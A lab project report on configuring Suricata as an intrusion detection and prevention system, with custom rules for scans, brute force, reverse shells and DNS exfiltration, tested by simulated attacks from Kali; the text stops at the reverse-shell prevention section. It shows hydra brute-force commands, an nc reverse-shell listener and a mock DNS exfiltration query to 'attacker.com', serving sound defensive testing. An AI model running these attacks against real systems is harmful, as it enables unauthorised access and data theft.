

IDS/IPS IMPLEMENTATION - SURICATA

SUMMARY

The project focuses on implementing a network threat detection tool for securing network and endpoints in given environment using Suricata, a free, open-source Intrusion Detection System (IDS), Intrusion Prevention System (IPS) and Network Security Monitoring (NSM) system.

The Implementation begins with installation of Suricata on dedicated EC2 instance, modifying configuration file and creating custom rules for detection which includes –

- ICMP Detection
- Nmap Scan Detection
- Web Enumeration Detection
- HTTP, FTP, SSH Bruteforce Detection
- cURL user agent Detection
- Reverse Shell Detection
- DNS Tunneling/Exfiltration Detection

The project also demonstrates Intrusion Prevention capabilities of Suricata by simply modifying the configuration files and changing rules.

OBJECTIVE

Implement Suricata to secure the network and Infrastructure in given environment.

Create and Test custom rules that detects the real-world attacker techniques providing timely alerts and dropping the packets while running in IPS mode.

Tools used –

- Suricata
- EC2 instance – Ubuntu 26.04
- Kali Linux
- Metasploitable2
- Stapler CTF machine

IP's to watch out in report

Machine	Private IP	Public IP
EC2 Instance	172.31.***.***	3.108.***.***
Kali Linux	192.168.1.10	223.181.***.***
Metasploitable 2	192.168.1.7	-
Stapler	192.168.1.11	-

The Public IP of Kali Linux and EC2 Instance (along with Private IP of EC2) are not disclosed because of privacy concerns following the security best practices.

IDS/IPS IMPLEMENTATION - SURICATA

METHODOLOGY

Phase 1: Environment Setup

Setting up the infrastructure to simulate a real-world deployment of Suricata as a Network Intrusion Detection System (NIDS).

Phase 2: Suricata Configuration

Configuring Suricata in IDS mode to monitor network traffic and generate alerts when activity matches defined signatures.

Phase 3: Rules Creation

Writing custom Suricata rules and analysing the underlying logic required for effective detection.

Phase 4: Attack Simulation in IDS Mode

Simulating attacks from Kali Linux to trigger alerts and validate the efficacy of the custom rules.

Phase 5: Suricata Configuration in IPS mode

Configuring Suricata in IPS mode to actively drop malicious traffic and log blocking events.

Phase 6: Attack Simulation in IPS Mode

Executing attacks from Kali Linux to test Suricata's IPS capabilities, ensuring malicious packets are blocked while legitimate traffic flows uninterrupted.


IDS/IPS IMPLEMENTATION - SURICATA

ENVIRONMENT SETUP

To provide the context of real-world setup, Suricata has been installed on EC2 instance – ubuntu 26.04 and local Kali Linux machine is used to simulate the attack patterns.

- EC2 Instance (Ubuntu 26.04 LTS) → Host with Suricata
- Kali Linux → Attacking Machine

Architectural Diagram



EC2 instance

Amazon EC2 provides **resizable virtual servers** (known as instances) in the cloud. It eliminates the need to buy physical hardware, allowing you to deploy applications quickly.

The EC2 instance was setup for my earlier project. To demonstrate the real-world environment setup, but due to limited hardware resources of my lab machine instead of setting up local Ubuntu server alongside Kali Linux, an EC2 instance is used to setup Suricata as Host based IDS system.

```
ubuntu@ip-172-31-***-***:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 26.04 LTS"
NAME="Ubuntu"
VERSION_ID="26.04"
VERSION="26.04 LTS (Resolute Raccoon)"
```

```
ubuntu@ip-172-31-***-***:~$ ip a
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:74:e2:59:f5:0d brd ff:ff:ff:ff:ff:ff
```

IDS/IPS IMPLEMENTATION - SURICATA

SURICATA CONFIGURATION

Suricata is a free, open-source network threat detection engine that combines Intrusion Detection (IDS), Intrusion Prevention (IPS), and Network Security Monitoring (NSM) to identify and block cyberattacks.

```
ubuntu@ip-172-31-***-***:~$ sudo apt update && sudo apt install suricata -y
```

Validate Suricata version.

```
ubuntu@ip-172-31-***-***:~$ suricata -V
This is Suricata version 8.0.3 RELEASE
```

To configure Suricata in IDS mode, open configuration file `suricata.yaml`, in nano text editor.

```
ubuntu@ip-172-31-***-***:~$ sudo nano /etc/suricata/suricata.yaml
```

Setup HOME_NET address to private IP address of EC2 instance

```
# This configuration file was generated by Suricata 8.0.3.
suricata-version: "8.0"

##
## Step 1: Inform Suricata about your network
##

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[172.31.***.0/16]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"
```

Change af-packet interface to Ubuntu server interface → `ens5`

```
##
## Step 3: Configure common capture settings
##
## See "Advanced Capture Options" below for more options, including Netmap
## and PF_RING.
##

# Linux high speed capture support
af-packet:
  - interface: ens5
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
```

Change the default-rule-path and comment out old one.

```
##
## Configure Suricata to load Suricata-Update managed rules.
##


## default-rule-path: /var/lib/suricata/rules
default-rule-path: /etc/suricata/rules
```

IDS/IPS IMPLEMENTATION - SURICATA

RULE CREATION

Suricata rules play an important role in generating alerts and dropping malicious traffic when certain rule conditions are matched.

Each Suricata rule follows a specific pattern.



Example rule

```
alert icmp any any -> $HOME_NET any (msg: "Alert: ICMP flood Detected"; itype:8; sid: 1000001; rev:1;)
```

This rule generates alert for each ICMP packet originating from any IP address and any port which is directed towards \$HOME_NET address at any port.

Useful parameters to create a custom Suricata rules:

Action	alert / drop	Action, this option tells Suricata what to do in a rule match
Protocol	tcp	Protocol to be analysed. Supported protocols: TCP, UDP, ICMP, IP, SSH, FTP
Source IP	any	Source IP addresses.
Source Port	any	Source ports.
Direction	->	Direction operator. Identify the orientation of traffic.
Destination IP	\$HOME_NET	Destination IP addresses.
Destination Port	any	Destination ports. Can be port range single port or multiple ports.
Message	msg	Display message for rule match.
Reference	reference	Provide additional information or reference for the rule.
Rule id	sid	Unique rule number.
Revision info	rev	Revision information for the rule.
Flow	flow	TCP stream direction.
Threshold	threshold	Limits the count of alert based on threshold, limit and both parameters. Relies on tracking, count and seconds value.
Nocase	nocase	Disable case sensitivity to enhance the content match.
Content	content	Filter the payload data and look for an exact match.
Fast-pattern	fast-pattern	Prioritise the content search to speed up the payload search.

IDS/IPS IMPLEMENTATION - SURICATA

Create a custom local.rules file with personalized rules.

```
ubuntu@ip-172-31-***-***:~$ sudo nano /etc/suricata/rules/local.rules
```

```
# Suricata custome rule file

# ICMP Ping detection
alert icmp any any -> $HOME_NET any (msg:"Alert: ICMP flood detected"; itype:8; classtype:icmp-event; threshold:type both, track by_dst, count 3, seconds 3; sid:1000001; rev:1;)

# Nmap Scan detection
# alert tcp any any -> $HOME_NET any (msg:"Alert: Nmap Scan Detected"; flags:S; flow:to_server; threshold:type both, track by_src, count 10, seconds 50; sid:1000002; rev:1;)
alert tcp any any -> $HOME_NET any (msg:"Alert: Nmap Scan Detected"; flags:S; window:1024; flow:to_server; classtype:network-scan; threshold:type both, track by_src, count 10, seconds 10; sid:1000002; rev:2;)

# Web enumeration detection
alert http any any -> $HOME_NET any (msg:"Alert: Possible Web Enumeration"; flow:to_server,established; http.user_agent; pcre:"/(gobuster|Mozilla/4.0|Gecko|Fuzz)/V"; classtype:web-application-attack; threshold:type both, track by_src, count 20, seconds 10; sid:1000003; rev:1;)

# HTTP Brute Force detection
alert http any any -> $HOME_NET any (msg:"Alert: Possible HTTP Brute Force"; http.method; content:"POST"; http.uri; content:"login"; classtype:suspicious-login; threshold:type threshold, track by_src, count 10, seconds 10; sid:1000004; rev:1;)

# FTP Bruteforce detection
# alert tcp any any -> $HOME_NET 21 (msg:"Alert: Possible FTP Bruteforce"; flow:to_server,established; threshold:type both, track by_src, count 20, seconds 5; sid:1000005; rev:1;)
alert ftp any any -> $HOME_NET 21 (msg:"Alert: Possible FTP Bruteforce"; flow:to_server,established; classtype:suspicious-login; threshold:type both, track by_src, count 10, seconds 10; sid:1000005; rev:2;)

# SSH Bruteforce detection
# alert tcp any any -> $HOME_NET 22 (msg:"Alert: Possible SSH Bruteforce"; flow:to_server,established; threshold:type both, track by_src, count 10, seconds 10; sid:1000006; rev:1;)
alert ssh any any -> $HOME_NET 22 (msg:"Alert: Possible SSH Bruteforce"; flow:to_server,established; classtype:suspicious-login; threshold:type both, track by_src, count 10, seconds 10; sid:1000006; rev:2;)

# Outbound Curl request detection
alert http $HOME_NET any -> any any (msg:"Alert: Oubound request detected"; flow:to_server,established; http.user_agent; content:"curl/"; startswith; classtype:policy-violation; sid:1000007; rev:1;)

# Bash Reverse Shell detection
alert tcp any any -> $HOME_NET [4444,5555,6666,7777,8888,9999] (msg:"Alert: Possible Reverse Shell"; flow:established,to_server; classtype:bad-unknown; sid:1000008; rev:1;)

# DNS Exfiltration detection
alert dns $HOME_NET any -> any any (msg:"Alert: Potential DNS Tunneling/Exfiltration"; dns.query; pcre:"/[a-zA-Z0-9_-]{40,}\.\/"; classtype:trojan-activity; sid:1000009; rev:1;)
```

Please note, whenever a rule is modified it is a good practice to comment out old rule and write down new rule below that exact rule with incrementing “rev” number to keep a track.

Setting local.rules file as default rule file in Suricata configuration suricata.yaml.

```
rule-files:
  #- suricata.rules
  - /etc/suricata/rules/local.rules
```

Test the local.rules file for any errors.

```
ubuntu@ip-172-31-***-***:~$ sudo suricata -T -c /etc/suricata/suricata.yaml
i: suricata: This is Suricata version 8.0.3 RELEASE running in SYSTEM mode
i: mpm-hs: Rule group caching - loaded: 2 newly cached: 0 total cacheable: 2
i: suricata: Configuration provided was successfully loaded. Exiting.
```

IDS/IPS IMPLEMENTATION - SURICATA

ATTACK SIMULATION IN IDS MODE

Run the Suricata in IDS mode.

```
ubuntu@ip-172-31-***-***:~$ sudo suricata -c /etc/suricata/suricata.yaml -i ens5 -D
i: suricata: This is Suricata version 8.0.3 RELEASE running in SYSTEM mode
```

The -D flag runs the command in background as daemon process.

In IDS mode Suricata only generate alerts by monitoring network traffic.
Human intervention is needed to stop any malicious activity.

In the new terminal run log file in real time to monitor the alerts.

```
ubuntu@ip-172-31-***-***:~$ sudo tail -f /var/log/suricata/fast.log
```

Simulate attacks form Kali Linux and monitor the alerts on Suricata.

1. Nmap Scan detection

```
# Nmap Scan detection
alert tcp any any -> $HOME_NET any (msg:"Alert: Nmap Scan Detected"; flags:S; window:1024; flow:to_server;
classtype:network-scan; threshold:type both, track by_src, count 10, seconds 10; sid:1000002; rev:2;)
```

Kali Linux command

```
(kali@kali)-[~]
└─$ sudo nmap -sS -sV 3.108.***.*** -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 15:19 +0530
```

Suricata Log Alert

```
ubuntu@ip-172-31-***-***:~$ sudo tail -f /var/log/suricata/fast.log

06/24/2026-15:19:05.176546  [**] [1:1000002:2] Alert: Nmap Scan Detected [**] [Classification: Detection of a
Network Scan] [Priority: 3] {TCP} 223.181.**,***:23265 -> 172.31.***.***:443
```

alert	Generates alert
tcp	Protocol used
any any	From any IP address and any port
->	Direction of packet flow
\$HOME_NET any	To Home Net address and any port
msg:"Nmap Scan Detected"	Alert message – Nmap Scan Detected
flags:S;	Packet must contain SYN flag
window: 1024;	Packet window size should be 1024
flow: to_server;	Flow of packet should be towards server
classtype: network-scan;	Classified as Network Scan Activity
threshold: type both, track by_src, count 10, seconds 10;	For current rule Suricata will generate one alert after 10 packets count and wait for 10 seconds, until next alert till conditions is met.
sid: 1000002;	Signature ID for current rule 1000002
rev:2;	Revision number for current rule 2

IDS/IPS IMPLEMENTATION - SURICATA

Note

To maintain the readability of report only 1 rule is explained in detail. For remaining rules, the alerts are provided with trigger conditions to validate the rules logic.

2. Web Enumeration Detection

Kali Linux Commands for popular web enumeration tools

```
(kali@kali)-[~]  
└─$ sudo gobuster dir -u http://3.108.***.*** -w /usr/share/wordlists/dirb/common.txt
```

```
(kali@kali)-[~]  
└─$ ffuf -u http://3.108.***.***FUZZ -w /usr/share/wordlists/dirb/common.txt
```

```
(kali@kali)-[~]  
└─$ dirb http://3.108.***.***
```

```
(kali@kali)-[~]  
└─$ nikto -h 3.108.***.***
```

Suricata log alerts, tested with each tool.

```
ubuntu@ip-172-31-***-***:~$ sudo tail -f /var/log/suricata/fast.log  
  
06/24/2026-15:21:18.403820  [**] [1:1000003:1] Alert: Possible Web Enumeration [**] [Classification: Web Application  
Attack] [Priority: 1] {TCP} 223.181.***.***:5514 -> 172.31.***.***:80  
06/24/2026-15:22:50.295930  [**] [1:1000003:1] Alert: Possible Web Enumeration [**] [Classification: Web Application  
Attack] [Priority: 1] {TCP} 223.181.***.***:29316 -> 172.31.***.***:80  
06/24/2026-15:23:11.092098  [**] [1:1000003:1] Alert: Possible Web Enumeration [**] [Classification: Web Application  
Attack] [Priority: 1] {TCP} 223.181.***.***:31529 -> 172.31.***.***:80  
06/24/2026-15:24:20.075859  [**] [1:1000003:1] Alert: Possible Web Enumeration [**] [Classification: Web Application  
Attack] [Priority: 1] {TCP} 223.181.***.***:3829 -> 172.31.***.***:80
```

3. SSH Bruteforce Detection

Kali Linux command for SSH bruteforce using hydra.

```
(kali@kali)-[~]  
└─$ hydra -l ubuntu -P password.txt ssh://3.108.***.***
```

Suricata log alert

```
ubuntu@ip-172-31-***-***:~$ sudo tail -f /var/log/suricata/fast.log  
  
06/24/2026-15:28:46.879907  [**] [1:1000006:2] Alert: Possible SSH Bruteforce [**] [Classification: An attempted  
login using a suspicious username was detected] [Priority: 2] {TCP} 223.181.***.***:8025 -> 172.31.***.***:22
```

4. cURL user Agent Detection

Imitating cURL command from EC2 instance

```
ubuntu@ip-172-31-***-***:~$ curl -I attacker.com
```

Suricata log Alert

```
ubuntu@ip-172-31-***-***:~$ sudo tail -f /var/log/suricata/fast.log  
  
06/24/2026-15:30:25.339397  [**] [1:1000007:1] Alert: Outbound request detected [**] [Classification: Potential  
Corporate Privacy Violation] [Priority: 1] {TCP} 172.31.***.***:51978 -> 209.196.***.***:80
```


IDS/IPS IMPLEMENTATION - SURICATA

5. DNS Tunneling/Exfiltration Detection

Imitating DNS exfiltration from EC2 instance

```
ubuntu@ip-172-31-***-***:~$ dig @8.8.8.8 supersecretstolendatagoeshereexfiltrated123456789.attacker.com
```

Suricata log Alert

```
ubuntu@ip-172-31-***-***:~$ sudo tail -f /var/log/suricata/fast.log
06/24/2026-15:32:05.457468  [**] [1:1000009:1] Alert: Potential DNS Tunneling/Exfiltration [**] [Classification: A
Network Trojan was detected] [Priority: 1] {UDP} 172.31.***.***:54503 -> 8.8.8.8:53
```

NOTE

Due to the nature of the cloud hosted EC2 environment and service availability constraints, certain attack scenarios such as ICMP detection, FTP bruteforce, HTTP bruteforce, and reverse shell testing were validated within a controlled local lab consisting of a Kali Linux attacker and a Metasploitable 2 and Stapler VM as a target.

*By default, Kali Linux uses the **eth0** network interface, whereas the EC2 instance uses **ens5**. Only the interface names differ.*

The Suricata configuration and rules remain unchanged.

6. HTTP Bruteforce Detection

Kali Linux Command for HTTP Bruteforce using Hydra.

```
(kali@kali)-[~]
└─$ hydra -l admin -P password 192.168.1.7 http-post-form
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed"
```

Suricata Log Alert

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log
06/24/2026-42:05:21.557802 [**] [1:1000004:1] Alert: Possible HTTP Brute Force [**] [Classification: An attempted
login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:48860 -> 192.168.1.7:80
```

7. ICMP Detection

Kali Linux command

```
(kali@kali)-[~]
└─$ ping -c 3 192.168.1.7
```

Suricata log Alerts

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log
06/24/2026-15:40:31.872784 [**] [1:1000001:1] Alert: ICMP flood detected [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.10:8 -> 192.168.1.7:0
06/24/2026-15:40:34.945125 [**] [1:1000001:1] Alert: ICMP flood detected [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.10:8 -> 192.168.1.7:0
06/24/2026-15:40:38.017148 [**] [1:1000001:1] Alert: ICMP flood detected [**] [Classification: Generic ICMP event]
[Priority: 3] {ICMP} 192.168.1.10:8 -> 192.168.1.7:0
```

IDS/IPS IMPLEMENTATION - SURICATA

8. FTP Bruteforce Detection

Kali Linux command for FTP bruteforce using Hydra.

```
(kali@kali)-[~]  
└─$ hydra -l elly -P password ftp://192.168.1.11
```

Suricata logs Alert

```
(kali@kali)-[~]  
└─$ sudo tail -f /var/log/suricata/fast.log  
  
06/24/2026-15:45:35.737342 [**] [1:1000005:2] Alert: Possible FTP Bruteforce [**] [Classification: An attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:34200 -> 192.168.1.11:21
```

9. Reverse Shell Detection

Kali Linux netcat Listener connected to victim machine.

```
(kali@kali)-[~]  
└─$ nc -lvp 9999  
listening on [any] 9999  
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.11] 50398
```

Suricata logs Alert.

```
(kali@kali)-[~]  
└─$ sudo tail -f /var/log/suricata/fast.log  
  
06/24/2026-15:50:38.761983 [**] [1:1000008:1] Alert: Possible Reverse Shell [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:50398 -> 192.168.1.10:9999  
06/24/2026-15:50:38.765894 [**] [1:1000008:1] Alert: Possible Reverse Shell [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:50398 -> 192.168.1.10:9999  
06/24/2026-15:50:38.767031 [**] [1:1000008:1] Alert: Possible Reverse Shell [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:50398 -> 192.168.1.10:9999  
06/24/2026-15:50:38.767673 [**] [1:1000008:1] Alert: Possible Reverse Shell [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:50398 -> 192.168.1.10:9999  
06/24/2026-15:50:38.767823 [**] [1:1000008:1] Alert: Possible Reverse Shell [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.1.11:50398 -> 192.168.1.10:9999
```

IDS/IPS IMPLEMENTATION - SURICATA

SURICATA CONFIGURATION IN IPS MODE

Suricata IPS mode helps to filter and drop the malicious traffic and generates the alert at the same time, unlike IDS mode which only generates alerts.

Configure suricata.yaml file to run in IPS mode.

```
(kali@kali)-[~]
└─$ sudo nano /etc/suricata/suricata.yaml
```

Comment out af-packet and 2 interface options in that section.

```
# Linux high speed capture support
#af-packet:
# - interface: eth0
#   # Number of receive threads. "auto" uses the number of cores
#   #threads: auto
```

Enable nfq by uncommenting mode and fail-open to run Suricata in IPS mode.

```
nfq:
  mode: accept
# repeat-mark: 1
# repeat-mask: 1
# bypass-mark: 1
# bypass-mask: 1
# route-queue: 2
# batchcount: 20
fail-open: yes
```

Configure Iptables for NFQUEUE to pass every request through Suricata.

At this stage Suricata operates in line with network traffic examines every packet to match with rules and determine whether to drop or pass the packet.

```
(kali@kali)-[~]
└─$ sudo iptables -I INPUT -j NFQUEUE --queue-num 0 --queue-bypass

(kali@kali)-[~]
└─$ sudo iptables -I OUTPUT -j NFQUEUE --queue-num 0 --queue-bypass

(kali@kali)-[~]
└─$ sudo iptables -I FORWARD -j NFQUEUE --queue-num 0 --queue-bypass
```

Create custom IPS rules.

```
(kali@kali)-[~]
└─$ sudo nano /etc/suricata/rules/local.rules.ips
```

Add custom IPS rules files in Suricata configuration.

```
rule-files:
#- suricata.rules
#- /etc/suricata/rules/local.rules
- /etc/suricata/rules/local.rules.ips
```

Test the rule file.

```
(kali@kali)-[~]
└─$ sudo suricata -T -c /etc/suricata/suricata.yaml

i: suricata: This is Suricata version 8.0.5 RELEASE running in SYSTEM mode
i: suricata: Configuration provided was successfully loaded. Exiting.
```

IDS/IPS IMPLEMENTATION - SURICATA

ATTACK SIMULATION WITH IPS MODE

Run Suricata in IPS mode with -q flag set to 0.

```
(kali@kali)-[~]
└─$ sudo suricata -c /etc/suricata/suricata.yaml -q 0 -D
i: suricata: This is Suricata version 8.0.5 RELEASE running in SYSTEM mode
```

1. ICMP Ping Prevention

```
# ICMP Ping Prevention
drop icmp any any -> $HOME_NET any (msg:"Dropped: ICMP flood detected"; itype:8; classtype:icmp-event;
threshold:type both, track by_dst, count 3, seconds 10; sid:1000001; rev:1;)
```

Attack simulation from Kali

```
(kali@kali)-[~]
└─$ ping -c 10 192.168.1.7
PING 192.168.1.7 (192.168.1.7) 56(84) bytes of data.
64 bytes from 192.168.1.7: icmp_seq=1 ttl=64 time=0.856 ms
64 bytes from 192.168.1.7: icmp_seq=2 ttl=64 time=1.05 ms

--- 192.168.1.7 ping statistics ---
10 packets transmitted, 2 received, 80% packet loss, time 9176ms
rtt min/avg/max/mdev = 0.856/0.953/1.051/0.097 ms
```

Suricata Logs

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:25:02.370366 [Drop] [**] [1:1000001:1] Dropped: ICMP flood detected [**] [Classification: Generic
ICMP event] [Priority: 3] {ICMP} 192.168.1.10:8 -> 192.168.1.7:0
```

drop	Drops the packet and generates alert
icmp	Protocol used
any any	From any IP address and any port
->	Direction of packet flow
\$HOME_NET any	To Home Net address and any port
msg:"ICMP flood Detected"	Alert message – ICMP Flood Detected
itype:8	ICMP type 8 → echo packet
classtype:icmp-event;	Classified as Generic ICMP Event
threshold: type both, track by_dst, count 10, seconds 10;	For current rule Suricata will drop the packets and generate one alert after 3 packets count and wait for 10 seconds, until next alert till conditions is met.
sid: 1000001;	Signature ID for current rule 1000001
rev:1;	Revision number for current rule 1

Only 2 ICMP Packets are delivered successfully, and 3rd Packet generated the alert as Suricata IPS rule is triggered, causing remaining packets to drop until 10 seconds condition is met. Hence, the results above show 80% packet loss as ping functionality exhausted before reaching the count.

Note

To maintain the readability of report only 1 rule is explained in detail. For remaining rules, only alerts are provided the testing methodology remains same as used in IDS section.

IDS/IPS IMPLEMENTATION - SURICATA

2. Nmap Stealth Scan Prevention

Incomplete Scan and port Discovery.

```
# Nmap Stealth scan Prevention
drop tcp any any -> $HOME_NET any (msg:"Dropped: Nmap Stealth Scan Detected"; flags:S; window:1024; flow:to_server;
classtype:network-scan; threshold: type both, track by_src, count 5, seconds 20; sid:1000002; rev:2;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:20:21.353787 [Drop] [**] [1:1000002:2] Dropped: Nmap Stealth Scan Detected [**] [Classification:
Detection of a Network Scan] [Priority: 3] {TCP} 192.168.1.10:57613 -> 192.168.1.7:21
[...]
06/25/2026-14:26:01.513926 [Drop] [**] [1:1000002:2] Dropped: Nmap Stealth Scan Detected [**] [Classification:
Detection of a Network Scan] [Priority: 3] {TCP} 192.168.1.10:57613 -> 192.168.1.7:3800
```

3. Web Enumeration Prevention

Incomplete Scan.

```
# Web enumeration Prevention
drop http any any -> $HOME_NET any (msg:"Dropped: Possible Web Enumeration"; flow:to_server,established;
http.user_agent; pcre:"/(gobuster|Mozilla/4.0|Gecko|Fuzz)/i"; classtype:web-application-attack; threshold: type
both, track by_src, count 10, seconds 20; sid:1000003; rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:35:19.395537 [Drop] [**] [1:1000003:1] Dropped: Possible Web Enumeration [**] [Classification: Web
Application Attack] [Priority: 1] {TCP} 192.168.1.10:35030 -> 192.168.1.11:80
[...]
06/25/2026-14:38:19.435802 [Drop] [**] [1:1000003:1] Dropped: Possible Web Enumeration [**] [Classification: Web
Application Attack] [Priority: 1] {TCP} 192.168.1.10:47852 -> 192.168.1.11:80
```

4. Hydra Bruteforce Prevention

Interrupted bruteforce attempt on HTTP.

```
# HTTP Brute Force Prevention
drop http any any -> $HOME_NET any (msg:"Dropped: Possible HTTP Brute Force"; http.method; content:"POST"; http.uri;
content:"login"; classtype:suspicious-login; threshold: type both, track by_src, count 5, seconds 10; sid:1000004;
rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:39:07.456443 [Drop] [**] [1:1000004:1] Dropped: Possible HTTP Brute Force [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:47046 -> 192.168.1.7:80
06/25/2026-14:39:27.564343 [Drop] [**] [1:1000004:1] Dropped: Possible HTTP Brute Force [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:36253 -> 192.168.1.7:80
06/25/2026-14:39:47.26231 [Drop] [**] [1:1000004:1] Dropped: Possible HTTP Brute Force [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:48387 -> 192.168.1.7:80
```

5. FTP Bruteforce Prevention

Interrupted Bruteforce attempt on FTP.

```
# FTP Bruteforce Prevention
drop ftp any any -> $HOME_NET 21 (msg:"Dropped: Possible FTP Bruteforce"; flow:to_server,established;
classtype:suspicious-login; threshold: type both, track by_src, count 5, seconds 10; sid:1000005; rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:42:32.309395 [Drop] [**] [1:1000005:1] Dropped: Possible FTP Bruteforce [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:47046 -> 192.168.1.11:21
06/25/2026-14:42:45.200728 [Drop] [**] [1:1000005:1] Dropped: Possible FTP Bruteforce [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:46942 -> 192.168.1.11:21
06/25/2026-14:42:58.305073 [Drop] [**] [1:1000005:1] Dropped: Possible FTP Bruteforce [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:46962 -> 192.168.1.11:21
```

IDS/IPS IMPLEMENTATION - SURICATA

6. SSH Bruteforce Prevention

Interrupted Bruteforce attempt on SSH.

```
# SSH Bruteforce Prevention
drop ssh any any -> $HOME_NET 22 (msg:"Dropped: Possible SSH Bruteforce"; flow:to_server,established;
classtype:suspicious-login; threshold:type both, track by_src, count 5, seconds 10; sid:1000006; rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:44:07.691309 [Drop] [**] [1:1000006:1] Dropped: Possible SSH Bruteforce [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:40152 -> 192.168.1.11:22
06/25/2026-14:44:21.481289 [Drop] [**] [1:1000006:1] Dropped: Possible SSH Bruteforce [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:40152 -> 192.168.1.11:22
06/25/2026-14:44:37.920266 [Drop] [**] [1:1000006:1] Dropped: Possible SSH Bruteforce [**] [Classification: An
attempted login using a suspicious username was detected] [Priority: 2] {TCP} 192.168.1.10:37414 -> 192.168.1.11:22
```

7. Outbound cURL request Prevention

Stalled cURL request.

```
# Outbound Curl request Prevention
drop http $HOME_NET any -> any any (msg:"Dropped: Oubound request detected"; flow:to_server,established;
http.user_agent; content:"curl/"; startswith; classtype:policy-violation; sid:1000007; rev:1;)
```

```
(kali@kali)-[~]
└─$ sudo tail -f /var/log/suricata/fast.log

06/25/2026-14:46:03.987686 [Drop] [**] [1:1000007:1] Dropped: Oubound request detected [**] [Classification:
Potential Corporate Privacy Violation] [Priority: 1] {TCP} 192.168.1.10:49020 -> 209.196.146.115:80
```

8. Reverse Shell prevention

No Terminal Spawned.

```
# Bash Reverse Shell Prevention
